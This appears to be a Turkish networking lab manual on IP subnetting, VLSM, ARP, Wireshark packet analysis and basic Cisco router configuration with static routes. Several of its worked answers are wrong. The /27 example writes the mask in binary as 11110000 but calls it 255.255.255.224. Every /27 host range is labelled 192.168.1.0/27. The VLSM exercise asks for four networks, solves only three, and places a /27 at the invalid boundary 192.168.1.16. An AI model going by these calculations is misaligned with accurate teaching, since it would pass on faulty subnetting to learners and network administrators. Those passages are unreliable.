IP verilen iki ayrı cihaz aynı ağda ya da farklı ağda olduğunu alt ağ maskesi sayesinde anlar. IP adresleri 32 bit ve 4 oketetten oluşan adreslerdir. Aşağıda aynı LAN içerisinde konumlandırılmış iki farklı bilgisayarın aynı ağda olup olmadığına nasıl karar verildiğinin uygulaması yapılacaktır.

1. Bilgisayar IP Konfigürasyonu



255.255.255.240 alt ağ maskesi ne anlama gelmektedir?

Öncelikle bilgisayar ya da diğer cihazlar IP adresi ve alt ağ maskelerini binary yani 1 ve 0 lar şeklinde yazarlar. Bir IP adresini binary hale çevirmeden 10'dalık tabanda yazılan bir sayının 2'lik binary hale nasıl çevrileceği aşağıdaki gibi anlatılmıştır. 8 bit aşağıdaki gibi temsil edilir;

128	64	32	16	8	4	2	1
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0

Örneğin 192.168.1.1 sayısının binary hali aşağıdaki gibidir;

11000000.10101000.00000001.00000001

255.255.255.240 alt ağ maskesinin binary hali aşağıdaki gibidir;

11111111.11111111.11111111.11110000

IP adresi ve alt ağ maskesi binary hale dönüştürüldükten sonra AND işlemine tabi tutulur. Çıkan sonuç IP adresi NETWORK adresi olarak kabul edilir.

11000000.10101000.00000001.00000001

11111111.11111111.11111111.11110000

AND

11000000.10101000.00000001.00000000 -> 192.168.1.0 **Network adresi**

11111111.11111111.11111111.11110000 alt ağ maskesindeki toplam “1” sayısı / ile IP adresine yazıldığında IP ve subnet mask birlikte belirtilmiş olur. Yani IP adresi 192.168.1.1 ve mask değeri 255.255.255.240 olan IP adresi 192.168.1.1/28 olarak yazılır. /28, 28 tane bir 4 tane sıfırdan oluşan 32 bitlik ağ maskesini temsil eder.

2. Bilgisayar IP Konfigürasyonu

The screenshot shows a window titled "IP Configuration" with a close button (X). It contains two sections: "IP Configuration" and "IPv6 Configuration". In the "IP Configuration" section, the "Static" radio button is selected. The "IP Address" field is set to "192.168.1.22", the "Subnet Mask" is "255.255.255.240", and the "Default Gateway" and "DNS Server" fields are empty. In the "IPv6 Configuration" section, the "Static" radio button is also selected. The "IPv6 Address" field is empty, the "Link Local Address" is "FE80::20C:CFFF:FE34:7B40", and the "IPv6 Gateway" and "IPv6 DNS Server" fields are empty.

UYGULAMA 3 VLSM HESABI

Yukarıda verilen konfigürasyon için IP ve alt ağ maskesindeki değerleri binary hale çevirerek and işlemine sokunuz ve network adresini bulunuz.

İşlem yapıldığında network adresinin 192.168.1.16 çıktığı görülecektir. Yani 1. Ve 2. Bilgisayarın network adresleri farklı çıktığı için farklı ağlarda algılancak farklı iki ağın haberleşmesi içinde router ya da L3 anahtara ihtiyaç duyulacaktır.

VLSM Hesabı İçin Kısa Yol

192.168.1.0/27 ile bölünen ağları ağların network ve broadcast adreslerini bulunuz.

IP: 192.168.1.0

MASKE: 11111111.11111111.11111111.11110000 -> 255.255.255.224

Block size değerinin bulunması için 256 değerinden 224 çıkartılır;

BS = 256-224 -> BS=32

0'dan 256'ya kadar BS değeri kadar arttırılarak yan yana rakamlar yazılır. Network adreslerinden 1 çıkartılarak solunda kalan network adreslerinin altına yazılır.

Network	0	32	64	96	128	160	192	224	256
Host									
Broadcast	31	63	95	127	159	191	223	255	

Host aralıkları aşağıdaki gibidir:

192.168.1.0/27	192.168.1.1 – 192.168.1.30
192.168.1.0/27	192.168.1.33 – 192.168.1.62
192.168.1.0/27	192.168.1.65 – 192.168.1.94
192.168.1.0/27	192.168.1.97 – 192.168.1.126
192.168.1.0/27	192.168.1.129– 192.168.1.158
192.168.1.0/27	192.168.1.161 – 192.168.1.190
192.168.1.0/27	192.168.1.193 – 192.168.1.222
192.168.1.0/27	192.168.1.225– 192.168.1.254

BROADCAST MULTICAST UNICAST TRAFFIC TANIMLARI

BROADCAST: Ağ içerisindeki tüm kutular.

MULTICAST: Belli bir gruba gönderilen mesaj.

UNICAST: Tekil hedefe gönderilen mesaj.

UYGULAMA 4 VLSM HESABI

Sadece 192.168.1.0/24 IP aralığı olan kampüs networkte 4 ayrı ağ olması isteniyor. 1. Ağda 10 bilgisayar ikinci ağda 20 3. Ağda ise 30 bilgisayar olacak şekilde vlsm kullanarak ağı mask ile en uygun biçimde parçalayınız.

10 bilgisayar için $2^4 > 10$ yani 16 IP adreslik alan

20 bilgisayar için $2^5 > 20$ yani 32 IP adreslik alan

30 bilgisayar için aynı şekilde 32 IP adreslik alan ayrılmalı.

Block size 16 olması için $256-16=240$ yani 255.255.255.240 olacak şekilde bir subnet mask kullanılmalıdır.

Yani ilk ağ 192.168.1.0/28 şeklinde olmalı. 0 ile 15 arası artık rezerve.

İkinci ağ için BS 32 olmalı. $256-32=224$ ise ağ maskesi 255.255.255.224 olmalı kaldığımız yerden devam edersek ikinci ağ 192.168.1.16/27

Aynı şekilde 3. Ağ 192.168.1.48/27 olmalıdır. Kalın IP aralığı halen boş olmakla birlikte en tasarruflu şekilde VLSM ile IP aralıkları bölünmüştür.

UYGULAMA 5 GERÇEK IP ÖĞRENME

Windows ortamda ipconfig ile private IP adresinizi öğreniniz. Daha sonra online sitelerden whatsmyip ile gerçek IP adresinizi öğrenin.

UYGULAMA 6 PAKET ANALİZİ

Wireshark programını başlatarak herhangi bir siteye bağlanınız. IP headerı inceleyiniz.

```
▼ Internet Protocol Version 4, Src: img-kariyer.mncdn.com (69.4.95.11), Dst: 192.168.1.132 (192.168.1.132)
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▼ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 135
  Identification: 0x8e9e (36510)
  ▼ Flags: 0x02 (Don't Fragment)
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
  Fragment offset: 0
  Time to live: 41
  Protocol: TCP (6)
  Header checksum: 0x5c97 [validation disabled]
  [Header checksum status: Unverified]
  Source: img-kariyer.mncdn.com (69.4.95.11)
  Destination: 192.168.1.132 (192.168.1.132)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
> Transmission Control Protocol, Src Port: 80, Dst Port: 58504, Seq: 4640, Ack: 2987, Len: 95
> [2 Reassembled TCP Segments (531 bytes): #8884(436), #8885(95)]
> Hypertext Transfer Protocol
> Portable Network Graphics
```

UYGULAMA 7 IP HESABI

Aşağıda verilen IP adres aralıklarını hesaplayınız;


10.0.0.0/29

172.16.12.22/25

192.168.1.0/23

ARP PROTOKOLÜ

ARP ADDRESS RESOLUTION PROTOCOL IP adresinden MAC adresi çözümlemeyeyarayan protokoldür.




Mac adresi bilinmeyen bir cihazın broadcast domain içerisinde Mac adresinin öğrenilmesi için ARP protokolü kullanılır. Örneğin 192.168.1.13 IP adresli bilgisayarın MAC adresi bilinmiyorsa Broadcast olarak “Who Has 192.168.1.13” mesajı ağa gönderilir. Bu ARP request’e dönen unicast cevapta is 192.168.1.13 IP Adresli kutu 192.168.1.13 at 77:88:99:AA:BB:CC ARP RESPONSE mesajını sorguyu yapan kutuya gönderir. Kutu üzerindeki ARP tablosuna öğrenilen mac adresi ve IP bilgisi kaydedilir.

REVERSE ARP, mac adresinden IP adresi bulmak için kullanılır. Disksiz terminaller için kullanılır.

PROXY ARP, clientlar yapılandırılırken gateway girilmediği zaman gatewayin bulunmasında kullanılır. Trafiği artırır. Proxy ARP’ın yararı ağa eklenen tek router ile iletişimlerin halledilebileceği ve routing tablosunun diğer routerlara gönderilme zorunluluğunun olmamasıdır. ARP RFC 826 ile tanımlanmıştır.

<https://tools.ietf.org/html/rfc826>

ARP header aşağıdaki gibi tanımlanmıştır;



UYGULAMA 8 ARP PAKET ANALİZİ

Ağ içerisinde olmayan bir IP adresine ping atarak ARP isteği gönderiniz. Wireshark ile trafiği inceleyerek paket analizi yapınız. Var olan IP adreslerine yapılan ARP sorgularına gelen cevapları da aynı şekilde inceleyiniz. Windows kutunuzda arp -a komutunu çalıştırarak öğrenilmiş mac adreslerini ARP tablosundan görüntüleyiniz.

Wireshark packet capture analysis of ARP requests. The packet list shows six ARP requests from a VMware_6c:e7:18 source to a broadcast destination. The packet details pane shows the structure of an ARP request (Frame 5). The packet bytes pane shows the raw hex and ASCII data of the ARP request.

No.	Time	Source	Destination	Protocol	Length	Info
5	20.473610021	Vmware_6c:e7:18	Broadcast	ARP	42	who has 192.168.217.130? Tell 192.168.217.131
6	21.489525981	Vmware_6c:e7:18	Broadcast	ARP	42	who has 192.168.217.130? Tell 192.168.217.131
7	22.513601357	Vmware_6c:e7:18	Broadcast	ARP	42	who has 192.168.217.130? Tell 192.168.217.131
8	23.537574613	Vmware_6c:e7:18	Broadcast	ARP	42	who has 192.168.217.130? Tell 192.168.217.131
9	24.561199342	Vmware_6c:e7:18	Broadcast	ARP	42	who has 192.168.217.130? Tell 192.168.217.131
10	25.585008177	Vmware_6c:e7:18	Broadcast	ARP	42	who has 192.168.217.130? Tell 192.168.217.131


Frame 5: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: Vmware_6c:e7:18 (00:0c:29:6c:e7:18), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Address Resolution Protocol (request)

```


0000  ff ff ff ff ff ff 00 0c 29 6c e7 18 08 06 00 01  ..... )1.....
0010  08 00 06 04 00 01 00 0c 29 6c e7 18 c0 a8 d9 83  ..... )1.....
0020  00 00 00 00 00 00 c0 a8 d9 82  ..... ..
  
```

wireshark_eth1_20170809031314_WUXb2v Packets: 12 · Displayed: 6 (50.0%) Profile: Default


ARP REQUEST



ARP RESPONSE



ARP -A



```
Administrator: C:\Windows\system32\CMD.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\User>arp -a


Interface: 192.168.217.135 --- 0xe
Internet Address      Physical Address      Type
192.168.217.1         00-50-56-c0-00-01     dynamic
192.168.217.255       ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
```

UYGULAMA 9 BASIC ROUTING

Bu uygulamada cihazlar üzerinde parola ayarlamaları ve kullanıcı oluşturma konularına değinilecektir. Ayrıca routing işlemi yapılarak bilgisayarlar uçtan uca haberleştirilecektir. Kutuların arp tabloları incelenecek subnetting alıştırmaları yapılacak ve farklı networkler router cihazları ile konuşturulacaktır. Böylece L3 kısmına kadar olan iletişim daha iyi anlaşılacaktır.

Aşağıda gösterilen ağ yapısını kurunuz;



İlk adımda aşağıdaki gibi konsol ve enable şifrelerini etkinleştiriniz. Tab kullanarak komutları yazınız.

```
Physical Config CLI
Router2
IOS Command Line Interface

Router>enable
Router#conf t
Enter configuration commands, one per line. End with
CNTL/Z.
Router(config)#bann
Router(config)#banner motd
Router(config)#banner motd "İZINSİZ GIRIS YAPMAYINIZ"
Router(config)#line console 0
Router(config-line)#password passwd12
Router(config-line)#exe
Router(config-line)#exec-timeout 5
Router(config-line)#login
Router(config-line)#exit
Router(config)#enable secret passwd34
Router(config)#username hacker privi
Router(config)#username hacker privilege 15 pa
Router(config)#username hacker privilege 15 secr
Router(config)#username hacker privilege 15 secret lan
Router(config)#exit
Router#
%SYS-5-CONFIG_I: Configured
```

Router#

```
Router#show run
Building configuration...


Current configuration : 887 bytes
!
version 12.2
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname Router
!
!
!
enable secret 5 $l$mERr$.OlDOMIfznXZlfwmlNAkYl
!
!
!
!
!
ip cef
no ipv6 cef
!
!
!
username hacker privilege 15 secret 5
$l$mERr$WswGwlfFnEI.Mrq0FJYg./0
!
!
!
!
!
!
!
!
!
!
!
interface FastEthernet0/0
 no ip address
 duplex auto
 speed auto
 shutdown
!
```

```

banner motd ^CIZINSIZ GIRIS YAPMAYINIZ^C
!
!
!
line con 0
exec-timeout 5 0
password passwd12
login
!
line aux 0
!
line vty 0 4
login
!
!
!
end

```

service password-encryption komutu ile parolalarınızı şifreli halde saklayınız. Bilgisayar ve routerlar üzerinde IP adres ayarlamalarını yapınız.



Routerlar üzerinde aşağıda gösterildiği gibi IP yapılandırmasını uygulayınız;

enable

configure terminal

interface <interface adı>

ip address <IP ADDRESS> <SUBNET MASK>

no shutdown

Örneğin;

```
Router>enable
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface se 2/0

Router(config-if)#ip addr 1.1.1.1 255.255.255.252
Router(config-if)#no sh

%LINK-5-CHANGED: Interface Serial2/0, changed state to down
Router(config-if)#clock rate 9600
Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0,
changed state to up

Router(config-if)#interface fa 0/0
Router(config-if)#ip addr 192.168.1.1 255.255.255.224
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to
up

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/0, changed state to up
```

IP adresleri verildikten sonra farklı ağların haberleşmesi için araya konulan routerlar üzerinde statik route kuralları yazılmalıdır;

ip route <hedef network> <net mask> <karşı router bacak ip>

ip route <hedef network> <net mask> <source routerın çıkış arayüzü (interface)>


Böylece routing tabloları elle tek tek yazılarak doldurulacaktır. Aşağıdaki gibi statik route kuralları yazılmıştır.

```
Router(config-if)#exit
Router(config)#ip route 2.2.2.0 255.255.255.252 1.1.1.2
Router(config)#ip route 192.168.1.32 255.255.255.224 1.1.1.2
Router(config)#ip route 192.168.1.64 255.255.255.224 1.1.1.2
Router(config)#
```

```
Router(config)#ip route 192.168.1.0 255.255.255.224 1.1.1.1
